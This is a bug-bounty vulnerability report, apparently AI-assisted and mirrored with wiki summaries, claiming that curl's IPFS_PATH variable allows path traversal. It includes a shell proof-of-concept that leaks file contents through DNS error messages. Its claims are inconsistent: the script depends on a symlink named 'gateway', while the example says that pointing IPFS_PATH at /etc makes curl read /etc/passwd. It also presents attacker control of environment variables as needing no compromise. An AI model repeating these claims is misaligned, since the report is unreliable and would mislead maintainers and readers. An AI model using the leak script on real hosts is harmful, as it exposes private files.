Path Traversal Vulnerability in curl via Unsanitized IPFS_PATH Environment Variable
The IPFS_PATH environment variable in curl is not sanitised, allowing directory traversal sequences to make curl read arbitrary files. An attacker who can set this variable can leak sensitive file contents through DNS or HTTP error messages.

- Disclosed after 2 months
A path traversal vulnerability exists in curl versions with IPFS support (7.81.0+). The IPFS_PATH environment variable is not properly sanitized, allowing attackers to read arbitrary files by manipulating directory traversal sequences (e.g., ../../../../etc). This flaw enables leakage of sensitive data (e.g., SSH keys, credentials, system files) via DNS/HTTP error messages.
Type of AI used:
Deepseek R1 (in some search and steps to reproduce and clear description of vuln )
Affected version:

curl 8.13.0 (and all 7.81.0+ releases with IPFS support)
curl --version:
(x86_64-pc-linux-gnu) libcurl/8.13.0 GnuTLS/3.8.6 zlib/1.3.1 brotli/1.1.0 zstd/1.5.6 libidn2/2.3.7 libpsl/0.21.2 libssh2/1.11.1 nghttp2/1.62.1 ngtcp2/1.6.0 nghttp3/1.4.0 librtmp/2.3 OpenLDAP/2.6.9 Release-Date: 2025-04-02, security patched: 8.13.0-1 Protocols: dict file ftp ftps gopher gophers http https imap imaps ipfs ipns ldap ldaps mqtt pop3 pop3s rtmp rtsp scp sftp smb smbs smtp smtps telnet tftp ws wss Features: alt-svc AsynchDNS brotli GSS-API HSTS HTTP2 HTTP3 HTTPS-proxy IPv6 Kerberos Largefile libz NTLM PSL SPNEGO SSL threadsafe TLS-SRP UnixSockets zstd
System:
Kali GNU/Linux Rolling
Applicable to:
1.CI/CD pipelines (leak build secrets).
2.Containers (escape to read host files).
3.Shared hosting environments.
Steps To Reproduce (simple way):

- make data-fetcher.sh
- add this to data-fetcher.sh
#!/bin/bash

# 1. Create test file with unique URL-like content
TEST_CONTENT="http://LEAKED_DATA_$(date +%s).invalid"
echo "$TEST_CONTENT" > /tmp/test_file.txt

# 2. Setup exploit
EXPLOIT_DIR=$(mktemp -d)
ln -sf /tmp/test_file.txt "$EXPLOIT_DIR/gateway"
export IPFS_PATH="$EXPLOIT_DIR"

# 3. Trigger the vulnerability
echo "[+] Testing exploit - should leak: $TEST_CONTENT"
curl -v ipfs://dummycid 2>&1 | grep -A1 "Could not resolve host"

# 4. Cleanup
unset IPFS_PATH
rm -rf "$EXPLOIT_DIR" /tmp/test_file.txt
- run

 chmod +x data-fetcher.sh
./data-fetcher.sh
output:
[+] Testing exploit - should leak: http://LEAKED_DATA_1744992527.invalid
 0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0* Could not resolve host: LEAKED_DATA_1744992527.invalid
shutting down connection #0
curl: (6) Could not resolve host: LEAKED_DATA_1744992527.invalid
Simple Example:
Scenario: Document Viewer App App Purpose: Lets users view files stored on IPFS (e.g., ipfs://QmPDF).
How It Works:
# App uses curl to fetch files
curl --ipfs-gateway https://trusted-gateway.com ipfs://QmPDF
Attack (No App Compromise) Attacker Action: Sets a malicious path:
export IPFS_PATH="/tmp/../../../../etc"  # Traverse to /etc
(No hacking required! Just setting an environment variable.)
User Action: Uses the app normally (e.g., clicks "View PDF").
Result:
curl reads /etc/passwd instead of the PDF.
File contents leak via errors:
curl: (6) Could not resolve host: root:x:0:0:root:/root:/bin/bash
Key Clarifications App is Not at Fault:
Uses curl correctly.
No code flaws or misconfigurations.
Attacker Needs Only:
Access to set environment variables (e.g., in shared hosting, CI/CD).
No app/backend hacking required.
User is Innocent:
Just uses the app normally.
Real-World Analogy
Imagine a delivery app (curl) that blindly trusts addresses provided by outsiders (IPFS_PATH).
Attacker: Tricks the app into delivering a package to /etc/passwd instead of the user’s home.
Result: The app leaks sensitive mail (files) it shouldn’t access.
Mitigation:
1.Sanitize IPFS_PATH:
2.Use realpath() to resolve absolute paths.
3.Block directory traversal sequences (..).
4.Disable IPFS by Default: Enable only in trusted environments.
CVSS:3.1:
/AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N (High)
Supporting Material/References:

Impact
Theft of credentials, SSH keys, and system files.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely, curl builds a local gateway path from the IPFS_PATH environment variable without resolving it or rejecting '..' sequences, so a crafted value escapes the intended directory.
Impact
An attacker who can set environment variables could read sensitive files such as credentials, SSH keys and system files, with the contents surfacing in DNS or HTTP error messages.
What the attacker needed
Curl built with IPFS support (7.81.0+); ability to set the IPFS_PATH variable
The fix
The text recommends resolving IPFS_PATH with realpath(), blocking directory traversal sequences, and disabling IPFS support by default; it does not state that a fix was released.
How it was found
- Create a test file containing a unique URL-like string.
- Create a temporary directory and place a symbolic link named 'gateway' inside it pointing at the test file.
- Set IPFS_PATH to that temporary directory.
- Run curl against an ipfs:// URL and observe the error message containing the test file's content.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
curl is a tool for downloading things from the internet. It has a feature for fetching files from IPFS, a distributed file system, and it uses an environment variable (a setting stored outside the program) called IPFS_PATH to find a local gateway. Because curl does not clean up that setting, someone who can change it can point curl at a file elsewhere on the computer, and curl then shows part of that file in an error message.
What is Path traversal?
Input that builds a file path escapes the intended folder, reading or writing files the application should never touch.




